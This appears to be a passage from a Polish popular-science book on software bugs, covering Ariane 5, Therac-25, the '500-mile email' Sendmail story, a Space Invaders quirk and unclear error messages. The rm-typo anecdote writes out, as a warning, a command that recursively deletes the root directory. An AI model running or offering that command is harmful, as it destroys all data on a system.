Autor (czy też autorzy) feralnego kodu wywiązali się ze swojego zadania śpiewająco. Przygotowali doskonale funkcjonujący system nawigacji inercyjnej (SRI), tak aby rakieta zawsze „wiedziała”, gdzie się znajduje i co się z nią aktualnie dzieje. SRI to z grubsza rzecz ujmując interpreter pośredniczący w komunikacji między czujnikami śledzącymi trajektorię rakiety a komputerem sterującym rakietą. System współpracował z zainstalowanymi w niej żyroskopami i akcelerometrami, pobierał z nich surowe dane i przekształcał je w przydatne informacje. SRI był także podłączony do głównego komputera pokładowego, któremu przekazywał szczegółowe informacje dotyczące kierunku, w którym rakieta jest zwrócona, i prędkości lotu.

System konwertował mnóstwo danych między wieloma różnymi formatami, co jest środowiskiem naturalnym dla komputerowych błędów matematycznych. Programiści wykryli siedem miejsc, w których liczba zmiennoprzecinkowa wysłana przez czujnik była zmieniana na liczbę całkowitą. W takiej właśnie sytuacji dłuższa liczba może zostać

przypadkowo zapisana w miejscu przeznaczonym na liczbę o wiele mniejszą, a to może spowodować wystąpienie błędu argumentu i zatrzymać działanie programu.

Aby tego uniknąć, można było dodać kawałek kodu, który sprawdzałby nadchodzące wartości i zadawał pytanie: „Czy jeśli spróbujemy przekształcić tę liczbę, to spowodujemy błąd argumentu czy nie?”. Zastosowanie takiego procesu w odniesieniu do wszystkich liczb stanowiłoby doskonałe zabezpieczenie przed błędami konwersji. Tyle że żądanie, aby program przeprowadzał dodatkową weryfikację za każdym razem, kiedy przekształcana jest jakaś liczba, mocno obciążyłoby procesor, a programiści musieli działać w bardzo rygorystycznych ramach dostępnej mocy obliczeniowej.

Pomyśleli więc sobie: „To przecież żaden kłopot! Cofniemy się o krok, przyjrzymy się samym czujnikom wysyłającym dane do SRI i sprawdzimy zakresy możliwych wartości”. Trzy z kłopotliwej siódemki urządzeń wysyłały dane, które nie mogłyby spowodować błędu argumentu, zatem tam nie dodano żadnych zabezpieczeń. Cztery pozostałe zmienne mogły być potencjalnie za duże, zatem zawsze były sprawdzane.

I wszystko działało, jak należy… w rakiecie Ariane 4, poprzedniczce Ariane 5. Po latach wiernej służby SRI został wyjęty ze starej rakiety i włożony do nowej. Bez należytego sprawdzenia kodu. Ariane 5 wykorzystywała inną trajektorię startu niż jej poprzedniczka, co wiązało się z osiąganiem większych prędkości poziomych na wczesnym etapie lotu. Z powodu takiej, a nie innej trajektorii Ariane 4 jej składowa pozioma prędkości nigdy nie była na tyle duża, by wywołać jakiekolwiek problemy, w związku z czym komputer jej nie sprawdzał. Tymczasem w Ariane 5 jej wartość szybko przekroczyła miejsce zarezerwowane na jej

przechowywanie w SRI, co spowodowało błąd argumentu. Jednak to nie on doprowadził do zniszczenia rakiety.

Gdyby z lotem rakiety coś poszło nie tak i wszystko zaczęło zmierzać ku katastrofie, SRI miał wykonać kilka czynności administracyjnych. Przede wszystkim zrzucał logi swojego działania do oddzielnego magazynu danych. Takie informacje okazałyby się bardzo istotne w dochodzeniu po rozbiciu rakiety, zatem warto było się upewnić, że zostaną zapisane. To coś jak wykrzyczenie tuż przed śmiercią: „Przekażcie mojej żonie, że ją kocham!”. Tyle że w tym przypadku krzyczał procesor. „Przekażcie mojemu debuggerowi następujące dane dotyczące tej awarii!”.

W systemie Ariane 4 te dane zostałyby wysłane przez SRI na jakiś zewnętrzny dysk. Niestety w nowej konfiguracji Ariane 5 ten „raport na temat katastrofy” był wysyłany głównym połączeniem między SRI a komputerem pokładowym. A ten nie został ostrzeżony, że jeśli SRI kopnie w kalendarz, to może wysłać raport diagnostyczny, zatem założył, że to po prostu kolejne informacje na temat lotu i spróbował je odczytać jako kąty i prędkości. Ta sytuacja na swój osobliwy sposób przypomina błąd przepełnienia bufora w *Pac-Mani*e, kiedy dane gry zaczęły być interpretowane jako dane owoców. Tylko że teraz mieliśmy do czynienia z materiałami wybuchowymi.

Założywszy, że raport o błędzie zawiera zwykłe dane nawigacyjne, komputer pokładowy przyjął, że rakieta nagle ostro skręciła. Chwilę potem doszedł do logicznej konkluzji, że w takiej sytuacji najlepiej będzie wykonać rakietowy odpowiednik gwałtownego skręcenia kierownicą w drugą stronę. Ponieważ połączenie między komputerem pokładowym a siłownikami sterującymi nachyleniem silników manewrowych działało normalnie, polecenie zostało wykonane… jak na ironię powodując gwałtowny skręt.

To już wystarczyło, by przypieczętować los rakiety Ariane 5. Lada chwila miała uderzyć w ziemię. Ostatecznie tak gwałtowny manewr częściowo oderwał rakiety wspomagające od rakiety nośnej, co zwykle uważa się za sytuację niepożądaną. Zatem komputer pokładowy prawidłowo uznał, że czas się zwijać, i uruchomił procedurę samozniszczenia, a to w rezultacie doprowadziło do rozsiania resztek czterech satelitów Cluster po lesie namorzynowym.

Ostatnią dziurą w serze było to, że czujnik prędkości poziomej nie był w ogóle potrzebny podczas startu. Służył do kalibrowania położenia rakiety przed startem, a po odpaleniu silników stawał się zbędny. Tyle że kiedy starty Ariane 4 odwoływano przed oderwaniem się od ziemi, resetowanie wszystkiego po wyłączeniu czujników okazywało się niezmiernie uciążliwe. Uznano zatem, że wyłączenie będzie następowało po jakichś pięćdziesięciu sekundach lotu, kiedy będzie już pewne, że start istotnie nastąpił. W rakiecie Ariane 5 nie było już takiej potrzeby, ale procedura pozostała w jakiejś zapomnianej partii kodu.

Używanie starego kodu bez przeprowadzenia ponownych testów bardzo często stwarza różnorakie kłopoty. Pamiętasz maszynę do radioterapii Therac-25, której przekręcił się licznik i omyłkowo uraczyła pacjenta zbyt dużą dawką promieniowania? W toku późniejszego dochodzenia ustalono, że w kodzie poprzedniego modelu – Therac-20 – występował ten sam problem, tyle że urządzenie miało mechaniczne zabezpieczenia uniemożliwiające nadmierne napromieniowanie pacjenta, w związku z czym nikt nie zauważył błędu w oprogramowaniu. Therac-25 wykorzystywał ten stary kod, ale nie miał już mechanicznych zabezpieczeń, co umożliwiło fatalne w skutkach przekręcenie licznika.

Jeśli płynie z tego jakiś morał, to chyba taki, że kiedy piszesz kod programu, musisz pamiętać, że ktoś kiedyś być może stanie przed

koniecznością jego ponownego przeanalizowania i sprawdzenia przed wdrożeniem w nowych warunkach. Tą osobą możesz być nawet ty i możesz już nie pamiętać, dlaczego program wygląda tak, a nie inaczej. Dlatego właśnie programiści umieszczają w swoim kodzie komentarze, czyli takie krótkie informacje dla każdego, kto kiedyś będzie czytać ich program. Mantrą programistów powinno być: „Będę zawsze zamieszczał komentarze w swoim kodzie”. I jeszcze żeby były pomocne. Niedawno przejrzałem kod dość złożonego programu, który napisałem lata temu. Znalazłem w nim tylko jeden komentarz: „Powodzenia, Matcie z przyszłości!”.

Podstępne odstępy

Programowanie to wspaniałe połączenie złożoności z całkowitą pewnością. Każda linijka kodu jest jasno zdefiniowana: komputer zrobi dokładnie to, co w niej zapisano. Ustalenie końcowego rezultatu wykonania wielu wzajemnie zależnych linijek jest już jednak dość trudne. Sprawdzanie kodu w poszukiwaniu błędów potrafi budzić silne emocje.

W hierarchii błędów na samym dole znajdują się te, które ja osobiście nazywam „błędami poziomu zero”. To sytuacje, w których coś jest nie tak w konkretnej linijce. Coś na pozór tak nieistotnego jak zapomniany średnik może spowodować przerwanie wykonywania programu. W językach programowania średniki, nawiasy i znaki nowego wiersza wskazują początek i koniec wyrażeń. I kiedy brakuje któregoś z tych znaków, kompilatory dostają ataku szału. Niejeden programista spędził długie godziny na wywrzaskiwaniu inwektyw w stronę monitora, bo kod nie chciał działać, aby na koniec odkryć, że brakowało jednego niewidocznego znaku tabulacji.

Takie błędy to programistyczne odpowiedniki literówek. W roku 2006 grupa biologów molekularnych musiała wycofać pięć publikacji naukowych, w tym kilka z magazynu „Science” i jedną z „Nature”, ponieważ w kodzie używanego przez badaczy programu tkwił błąd. Stworzyli oni własne narzędzie do analizowania danych dotyczących struktury molekuł. Niestety zdarzało mu się zmieniać niektóre wartości z dodatnich na ujemne i odwrotnie, w wyniku czego część pewnej struktury* opisywanej w opublikowanych artykułach stanowiła lustrzane odbicie tej właściwej.

> Program, który nie należał do konwencjonalnego pakietu przetwarzania danych, przekształcał pary anormalne (I+ oraz I−) na (F− oraz F+), co wprowadzało zmianę znaku.
>
> uzasadnienie wycofania artykułu
> *Structure of MsbA from E. coli*

Literówka w jednej linijce kodu może doprowadzić do ogromnych szkód. W roku 2014 pewien programista przeprowadzał prace serwisowe na serwerze i chciał usunąć stary katalog z kopią zapasową o nazwie **/mnt/mybackup/**. Niestety, niechcący wpisał **/mnt/mybackup /** (z niepotrzebną spacją). Poniżej znajduje się pełna komenda, którą wprowadził na swoim komputerze. Zaklinam na wszelkie świętości: nie wpisuj niczego nawet odrobinę podobnego na swoim komputerze, ponieważ może to spowodować usunięcie wszystkiego, co dla ciebie cenne.

sudo rm -rf --no-preserve-root /mnt/mybackup /

sudo – *super user do*: mówi komputerowi, że jesteś użytkownikiem o najwyższym poziomie uprawnień, w związku z czym ma bezwzględnie wykonywać wszystkie twoje polecenia

rm – *remove*: komenda powodująca usunięcie danych

-rf – *recursive, force*: wymusza wykonanie komendy rekursywnie w całym katalogu

--no-preserve-root – nic nie jest święte

I teraz zamiast usunąć jeden katalog o nazwie **/mnt/mybackup/**, wpisana komenda spowodowała usunięcie dwóch: **/mnt/mybackup** oraz /. Sprawa ze znakiem „/” jest o tyle zabawna, że w systemie komputerowym oznacza on katalog główny; najbardziej podstawowy katalog zawierający wszystkie pozostałe. „/” to zasadniczo cała zawartość komputera. W sieci krążą różne opowieści o tym, jak ktoś nieopatrznie użył komendy **rm -rf** i usunął wszystkie pliki z komputera, albo – w kilku przypadkach – na wszystkich komputerach w firmie. Wszystko z powodu jednej literówki.

Za błędy poziomu zero uznaję też te, które nie są klasycznymi literówkami, ale raczej błędami w tłumaczeniu. Programista ma w głowie kroki, które komputer ma wykonać, ale musi je przetłumaczyć z języka ludzkich myśli na kod zrozumiały dla maszyny. Błąd w tłumaczeniu może sprawić, że całe wyrażenie stanie się niezrozumiałe. To tak jak z tą syczuańską potrawą, której nazwa czasem jest tłumaczona w menu na „śliniący się kurczak”. Nikt nie zamówi takiego dania. Pierwotne znaczenie apetycznego kurczaka, od którego zapachu aż cieknie ślinka, gdzieś bezpowrotnie uleciało.

„Równość” w języku komputerowym to = lub ==. W wielu językach programowania = oznacza polecenie zrównania dwóch rzeczy, podczas gdy == jest pytaniem, czy dwie rzeczy są takie same. Czyli **imie_kota = Angus** nazwie twojego kota Angus, a **imie_kota == Angus** zwróci prawdę albo fałsz, zależnie od tego, jak twój kot ma na imię. Jeśli użyjesz niewłaściwego operatora, program nie zadziała jak należy.

Niektóre języki programowania starają się jak najbardziej ułatwić człowiekowi życie: wychodzą mu naprzeciw i starają się „zrozumieć”, co próbuje powiedzieć. Dlatego jako programista hobbysta używam Pythona – to najbardziej przyjazny ze wszystkich możliwych języków. Po nim są te, które nie idą na żadne ustępstwa, jeśli autor kodu popełni błędy, ale przynajmniej nie są z tego powodu złośliwe. To zdecydowana większość dostępnych języków: C++, Java, Ruby, PHP... i tak dalej.

Są też oczywiście języki nienawidzące samej idei istnienia ludzi. Powstają, bo programiści uważają je za zabawne, a także ponieważ tworzenie celowo niewygodnych języków programowania uchodzi niemal za sport. Klasycznym tego przykładem jest język o nazwie brainf_ck, którego nazwę troszkę tu ocenzurowałem. Uważam, że jego oficjalna, cenzuralna nazwa BF zupełnie nie oddaje jego istoty. W brainf_cku można używać tylko ośmiu symboli: **.** **,** **>** **<** **+** **–** **[** oraz **]**. Wskutek tego nawet najprostszy program wygląda tak:

```
++++[>++++++<-]>-[>++++++>+++++>++<<<-]>-----.>++.
<+++++++..+++.>.<----.>>+.<++++.<-.>.
```

Chociaż brainf_ck jest często ignorowany jako bardziej żart niż prawdziwy język, moim zdaniem warto się go nauczyć, ponieważ obrazuje wprost, w jaki sposób języki programowania przechowują i wykorzystują dane. To trochę jak rozmawianie bezpośrednio z twardym dyskiem. Wyobraź sobie program zajmujący się każdym bajtem w pamięci z osobna: znaki < i > przesuwają działanie na sąsiednie bajty; + i – zwiększają lub zmniejszają wartość danego bajtu; **[** i **]** służą do tworzenia pętli; zaś **.** i **,** to komendy odczytu i zapisu. A to w zasadzie wszystko, co będzie robił jakikolwiek program; po prostu te operacje są zazwyczaj ukryte za wieloma innymi warstwami tłumaczenia.

A jeśli szukasz języka, który wszystko zaciemnia dla samego zaciemniania, to polecam Whitespace. Ignoruje on wszystkie znaki widoczne w kodzie i przetwarza tylko te niewidoczne. Zatem w Whitespace możesz używać tylko spacji, znaków tabulacji i znaków nowego wiersza**. A jeszcze nie doszliśmy do języków programowania, w których: można używać tylko słowa *chicken* (ang. kurczak); kod musi być sformatowany tak, jakby się właśnie zamawiało jedzenie w barze drive-in; wszystko jest zapisane w postaci muzycznej partytury. Moim zdaniem z uwagi na błąd przeżywalności programiści wykazują tendencję do sadyzmu i masochistycznego uwielbienia dla frustracji.

Kiedy jednak zapomnimy o literówkach i językach, które celowo chcą nas skrzywdzić, dotrzemy do całej klasy błędów programistycznych, które osobiście uznaję za „klasyczne”. Najłatwiej je wypatrzeć w starych programach, które były pisane z myślą o jak największej wydajności, bo musiano sobie radzić z dużymi ograniczeniami sprzętowymi. Z tego powodu programiści puszczali wodze kreatywności, co czasem miało nieoczekiwane skutki uboczne.

Twórcy gry na automaty zatytułowanej *Space Invaders* tak się martwili małą ilością miejsca w pamięci ROM, że skracali sobie drogę, jak to tylko było możliwe. Zaowocowało to kilkoma ciekawymi zachowaniami gry, które były chętnie wykorzystywane przez graczy, choć niektóre z nich są tak niszowe, że chyba nikt nie miał o nich pojęcia. Mam na myśli to, co znajduje się w szarej strefie pomiędzy zwykłym błędem programistycznym a niezamierzonymi konsekwencjami.

W grze *Space Invaders* gracz mógł strzelać do nadlatujących obcych, pojawiającego się co pewien czas tajemniczego statku przelatującego w poprzek górnej części ekranu i we własne tarcze ochronne. Program sprawdzał, czy strzał gracza trafił w coś istotnego. Napisanie funkcji

wykrywania kolizji przysparza nieraz sporych trudności, a do tego twórcy tej konkretnej gry szukali sposobów na uproszczenie tego procesu. Zdali sobie sprawę, że wszystkie strzały albo w coś trafiają, albo wylatują górą ekranu.

Zatem po oddaniu każdego strzału program sprawdza, czy pocisk gracza trafi w ów tajemniczy statek, czy doleci do górnej krawędzi ekranu. Jeśli nie zdarzy się ani jedno, ani drugie, sprawdza współrzędną *y* kolizji, aby ustalić, na jakiej wysokości doszło do trafienia. Jeśli jest większa niż położenie w pionie najniższego obcego, to pocisk musiał trafić właśnie jego; nie ma innej możliwości. Tylko wtedy uruchamiana była funkcja „Którego obcego trafiono?”. Sytuacja była trochę podobna do tej z procesorem SRI w rakietach Ariane: robi się pewne założenia co do rodzaju danych, które się pojawią, a sprawdza się je tylko wtedy, kiedy jest to naprawdę konieczne.


Obcy są ułożeni w pięć rzędów po jedenastu w rzędzie. Aby mieć wszystkich na oku, program numeruje ich od 0 do 54 i na podstawie wzoru 11 × RZĄD + KOLUMNA = OBCY przekształca informację o rzędzie (od 0 do 4) i kolumnie (od 0 do 10) kolizji na numer trafionego obcego.

Wszystko działało dobrze, dopóki gracz strategicznie strzelał do wszystkich obcych poza lewym górnym. Ten obcy znajduje się w rzędzie numer 4 i kolumnie 0, czyli jego numer to 11 × 4 + 0 = 44. Zatem gracz obserwuje obcego numer 44 sunącego od lewej do prawej, powoli schodzącego coraz niżej, aż na koniec ostatniego przejścia dociera on do lewej krawędzi ekranu, tuż powyżej tarcz gracza. W tej chwili gracz strzela w swoją tarczę przy prawej krawędzi.

Gra rejestruje to jako trafienie w grupę obcych i zakłada, że któryś z nich musiał oberwać. Tarcza jest położona na samym skraju ekranu, gdzie normalnie byłby dwunasty rząd, ale kod tego nie sprawdza. Skrupulatnie

zmienia współrzędną poziomą na numer rzędu i uzyskuje 11, poza dopuszczalnym zakresem 0–10. Wstawia to do wzoru, oblicza 11 × 3 + 11 = 44 i… obcy po drugiej stronie ekranu wybucha.

No dobrze, nie jest to jakiś bardzo poważny błąd, ale pokazuje, że nawet w tak prostym programie jak *Space Invaders* mogą wystąpić sytuacje, których nie przewidzieli jego twórcy. W oryginalnym kodzie gry nie było komentarzy, ale na stronie computerarcheology.com dodano do niego współczesne uwagi. Fajnie się to czyta. Lubię takie kody – z komentarzami w stylu „Sprawdź flagę stanu obcego; czy obcy żyje?”. Dokładniej: z wszelkimi komentarzami nieprzypominającymi tych, które mógłby napisać wredny młody ja.



Siatka pięć na jedenaście początkowego układu obcych. Dobrze obliczony w czasie strzał trafia w tarczę, gdzie znajdowałaby się dwunasta kolumna.

E-mail na 500 mil

Praca administratora systemowego (w skrócie: sysadmina) dużej sieci komputerowej zawsze była ciężka, a już szczególnie w sieci uniwersyteckiej u schyłku lat dziewięćdziesiątych. Uczelniane wydziały bywają wyczulone na punkcie swojej autonomii, a kiedy dorzucimy do tego atmosferę Dzikiego Zachodu początków internetu, otrzymamy przepis na złożoną katastrofę.

I tak oto około roku 1996 Trey Harris, sysadmin na Uniwersytecie Karoliny Północnej, z pewną obawą odebrał telefon od dziekana wydziału statystyki. Pracownicy wydziału borykali się z problemami z pocztą elektroniczną. Niektóre jednostki miały własny serwer poczty i jedną z nich był właśnie wydział statystyki. Trey nieformalnie pomagał im się nim zajmować. A to oznaczało, że teraz ich problem był – nieformalnie – jego problemem.

– Mamy kłopoty z wysyłaniem mejli z wydziału.
– Jakie dokładnie?
– Nie możemy ich wysłać dalej niż na 500 mil.
– Słucham?

Dziekan wyjaśnił, że nikomu nie udało się wysłać wiadomości do osoby znajdującej się dalej niż około 520 mil. Trudności z dostarczeniem dotykały też niektórych adresatów znajdujących się bliżej, ale po przekroczeniu granicy 520 mil wszystkie wiadomości utykały gdzieś po drodze. Sytuacja trwała już kilka dni, ale nie zgłoszono tego wcześniej, bo gromadzono dane pozwalające dokładnie określić odległość odcięcia. Jeden z geostatystyków wydziału przygotował nawet bardzo ładną mapę miejsc, do których e-maile dochodziły, i tych, do których nigdy nie dotarły.

Niedowierzający Trey zalogował się do systemu i wysłał kilka testowych wiadomości. E-maile zaadresowane do odbiorców lokalnych i te skierowane do Waszyngtonu (240 mil), Atlanty (340 mil) oraz Princeton (400 mil) doszły bez problemu. Wiadomości wysłane na adresy w Providence (580 mil), Memphis (600 mil) i Bostonie (620 mil) nie dotarły do adresatów.

Lekko już podenerwowany Trey wysłał e-mail do znajomego, który mieszkał niedaleko, w Karolinie Północnej, ale jego serwer poczty znajdował się w Seattle (2340 mil). Szczęśliwie nie doszedł. Gdyby e-maile zawierały informację o miejscu zamieszkania adresata, Trey wybuchnąłby płaczem. Teraz przynajmniej było wiadomo, że kłopoty z dostarczaniem poczty są w jakiś sposób związane z odległością do serwera docelowego. Tyle że w protokołach przesyłowych nie istnieje nic, co w jakiś sposób zależałoby od odległości, jaką muszą przebyć dane.

Trey otworzył plik sendmail.cf zawierający wszystkie informacje i zasady regulujące sposób wysyłania poczty. Za każdym razem, kiedy wysyłana jest wiadomość, program pocztowy zagląda do tego pliku po instrukcje, które przekazuje systemowi obsługi wysyłki. Zawartość pliku wyglądała znajomo – w końcu Trey sam ją napisał. Nie znalazł nic podejrzanego; główny system Sendmail powinien był działać bez zarzutu.

Zaczął więc sprawdzać główny serwer wydziału (dla tych, którzy pragną znać wszystkie szczegóły: wtelnetował się na port SMTP), gdzie powitał go system operacyjny firmy Sun. Trey trochę poszperał i odkrył, że niedawno przeprowadzono aktualizację SunOS-a, co pociągnęło za sobą zainstalowanie domyślnej wersji Sendmail 5. Wcześniej Trey konfigurował system z wersją Sendmail 8, ale nowa edycja SunOS-a miała to za nic i bezczelnie zdowngrade’owała Sendmail do wersji piątej. Tymczasem plik sendmail.cf powstał przy założeniu, że korzystać z niego będzie ósemka.

No dobra, jeśli ktoś zaczął się prześlizgiwać wzrokiem po tekście, może się już na powrót skupić. Mówiąc krótko, instrukcje wysyłania poczty zostały napisane dla nowszego systemu. Kiedy zaczął z nich korzystać system starszy, wystąpił nasz klasyczny problem: program komputerowy usiłował przetrawić dane, które nie były dla niego przeznaczone. Wśród nich znajdowała się wartość *timeout* (czas oczekiwania na odpowiedź), a niestrawność Sendmail 5 zmieniła ją na zero.

Kiedy serwer wysyła wiadomość i nie nadchodzi potwierdzenie otrzymania, kiedyś musi uznać, że nie ma sensu dalej czekać, i założyć, że e-mail bezpowrotnie zaginął. No i ten czas oczekiwania został ustawiony na zero. Serwer wysyłał wiadomość i od razu zakładał, że zaginęła. Coś jak rodzice, którzy przerobili sypialnię dziecka na swój gabinet, zanim ich pociecha zakończyła przeprowadzkę na uniwersytet.

W praktyce ten czas nigdy nie jest dokładnie zerem. Zawsze istnieje jakieś kilkumilisekundowe opóźnienie przetwarzania między wysłaniem wiadomości a chwilą, kiedy system może oficjalnie uznać ją za zaginioną. Trey wziął kartkę i dokonał kilku zgrubnych obliczeń. Uczelnia była podłączona bezpośrednio do internetu, zatem e-maile bardzo szybko wyruszały w świat. Pierwsze opóźnienie sygnału występowało między dotarciem do routera u celu a odesłaniem odpowiedzi.

Jeśli docelowy serwer pocztowy nie był akurat bardzo obciążony i mógł potwierdzić otrzymanie wiadomości wystarczająco szybko, jedynym ograniczeniem była szybkość przesłania sygnału. Trey podstawił prędkość światła w światłowodzie przy podróży w obie strony oraz wartość opóźnienia na routerze i otrzymał promień wynoszący nieco ponad 500 mil. Dostarczanie wiadomości było zatem ograniczone skończoną prędkością światła.

To tłumaczyło również fakt, dlaczego system twierdził, że niektóre e-maile wysłane do odbiorców znajdujących się bliżej też nie dochodziły. Ich serwery pocztowe po prostu zbyt długo zwlekały z odesłaniem odpowiedzi i serwer poczty wychodzącej przestawał ich nasłuchiwać. Wystarczyła ponowna instalacja wersji Sendmail 8 i plik sendmail.cf ponownie był odczytywany prawidłowo.

To pokazuje, że chociaż sysadmini uważają się za bogów na Ziemi, nadal obowiązują ich prawa fizyki.

Kontakt z człowiekiem

W 2001 roku włączyłem mojego składaka z systemem Windows, który towarzyszył mi przez niemal całe studenckie życie, i moim oczom ukazał się (na ekranie ładowania BIOS-u) wypisany białymi literami na czarnym tle taki oto napis:

Keyboard error or no keyboard present
Press F1 to continue, DEL to enter SETUP.***

Oczywiście już wcześniej słyszałem o rodzinie błędów „Nie wykryto klawiatury, naciśnij dowolny klawisz, aby kontynuować”, ale dotąd nigdy żadnego nie widziałem na żywo. Pobiegłem szybko po swojego współlokatora, żeby też mógł to zobaczyć. Przez kilka dni rozmawialiśmy głównie o tym (no dobra, może wyolbrzymiam to teraz we wspomnieniach). W świecie technologii komunikaty o błędach są stałym źródłem rozrywki.

Jednak istnieją nie bez powodu. Kiedy coś w jakimś programie pójdzie nie tak, dobry komunikat o błędzie z dokładnym opisem usterki bardzo pomaga osobie, która będzie starała się ją usunąć. Tymczasem w wielu

przypadkach wyświetlany jest wyłącznie tajemniczy kod, który trzeba wyszukać w dokumentacji. Niektóre z tych kodów występują na tyle często, że są już powszechnie znane. Jeśli dojdzie do błędu podczas przeglądania sieci, wiele osób zrozumie, że „Błąd 404” oznacza brak możliwości odnalezienia strony docelowej. W zasadzie każdy błąd rozpoczynający się od czwórki oznacza, że problem leży po stronie użytkownika (na przykład 403: próba uzyskania dostępu do strony, do wyświetlenia której nie ma się uprawnień), a kody z piątką na początku oznaczają coś po stronie serwera. Przykładowo kod 503 oznacza, że serwer jest niedostępny, a 507 – że serwerowi skończyło się miejsce na dysku.

To mnie zawsze bawi: twórcy internetu przypisali do kodu 418 komunikat brzmiący „I’m a teapot” [Jestem imbrykiem]. Zwracają go wszystkie imbryki podłączone do internetu, kiedy dostaną polecenie zaparzenia kawy. Został dodany do specyfikacji Hyper Text Coffee Pot Control Protocol (HTCPCP) w roku 1998. Pierwotnie miał to być rzecz jasna żart primaaprilisowy, ale tymczasem faktycznie zaczęto produkować imbryki z dostępem do internetu – oczywiście działają zgodnie z HTCPCP. W 2017 roku pojawiły się głosy, aby usunąć ten błąd ze specyfikacji, ale zapobiegł temu ruch Save 418 Movement, który zwracał uwagę na to, że „przypomina nam to, iż procesy realizowane przez komputery są wciąż przygotowywane przez ludzi”.

Ponieważ komunikaty o błędach są przeznaczone przede wszystkim dla specjalistów, wiele z nich jest bardzo oszczędnych w słowach i zdecydowanie nieprzyjaznych użytkownikowi. Tak więc kiedy zupełnie nietechniczny użytkownik zostanie sam na sam z nadmiernie technicznym komunikatem, może to mieć dość poważne konsekwencje. Na tym właśnie polegał problem z urządzeniem do radioterapii Therac-25, w którym dochodziło do przekręcenia licznika. Wyświetlało ono około czterdziestu

komunikatów o błędzie dziennie. Oznaczenia błędów były mało sugestywne, a ponieważ wiele z nich było mało istotnych, obsługa maszyny wyrobiła sobie nawyk pozbywania się komunikatów, żeby móc jak najszybciej rozpocząć terapię. Niektórym przypadkom przedawkowania promieniowania można było zapobiec, gdyby tylko technik nie pominął komunikatu o błędzie i nie przystąpił do naświetlania.

Na przykład w marcu 1986 roku jedno z urządzeń przestało działać i wyświetliło komunikat informujący o wystąpieniu usterki numer 54. Wiele komunikatów o błędzie składało się tylko ze słowa „usterka” i liczby. Technik wyszukał w dokumentacji znaczenie usterki nr 54 i dowiedział się, że wystąpił „błąd wejścia dawki 2”. Po dalszym wertowaniu stron odkrył, że błąd wejścia dawki 2 informuje, że dawka jest zbyt duża lub zbyt mała.

Wszystkie te tajemnicze kody i równie tajemnicze opisy byłyby nawet zabawne, gdyby nie to, że w wyniku usterki numer 54 pacjent zmarł wskutek nadmiernego napromieniowania. Kiedy mowa o urządzeniach medycznych, ceną za nieczytelne komunikaty o błędach może być czyjeś życie. Jedna z zalecanych modyfikacji przed przywróceniem maszyn Therac-25 do użytku brzmiała: „Niezrozumiałe komunikaty o usterkach powinny zostać zastąpione opisowymi wyjaśnieniami”.

W roku 2009 grupa brytyjskich uczelni wyższych i szpitali połączyła siły i zainicjowała projekt CHI+MED: Computer-Human Interaction for Medical Devices [Interakcja Komputer-Człowiek w Obsłudze Urządzeń Medycznych]. Sądzono, że można ograniczyć potencjalnie zgubne skutki błędów matematycznych i technicznych w medycynie, a także (trochę jak w modelu sera szwajcarskiego), że zamiast obwiniać konkretne osoby, powinno się przygotować całościowo system tak, by zapobiec występowaniu błędów.

W medycynie panuje powszechne przekonanie, że wykwalifikowani specjaliści się nie mylą. Winę za śmierć pechowego pacjenta instynktownie przypisujemy osobie, która zignorowała komunikat o usterce numer 54 i nacisnęła klawisz rozpoczynający naświetlanie. Ale sprawa jest bardziej złożona. Harold Thimbleby z projektu CHI+MED zaznacza, że pozbywanie się każdego, kto się przyzna do popełnienia błędu, nie jest dobrym rozwiązaniem.

> Osoby przyznające się do błędów bywają w najlepszym razie zawieszane albo przenoszone na inne stanowisko. W ten sposób na miejscu zostaje zespół, który „nie popełnia błędów” i nie ma żadnego doświadczenia w radzeniu sobie z nimi.
>
> H. Thimbleby, *Errors + Bugs Needn’t Mean Death,* Public Service Review: UK Science & Technology, 2, s. 18–19, 2011

Thimbleby zwraca uwagę, że w farmacji wydanie pacjentowi niewłaściwego leku jest ścigane prawnie. Takie przepisy nie tworzą środowiska sprzyjającego przyznawaniu się do błędów i ich rozwiązywaniu. Osoby, które się pomylą i potem do tego przyznają, mogą stracić pracę. Błąd przeżywalności mówi nam, że kolejne pokolenie studentów farmacji będzie kształcone przez farmaceutów, którzy „nigdy nie popełnili żadnego błędu”. To umacnia tylko przekonanie, że pomyłki są niezmiernie rzadkie. Tymczasem każdy się czasem myli.

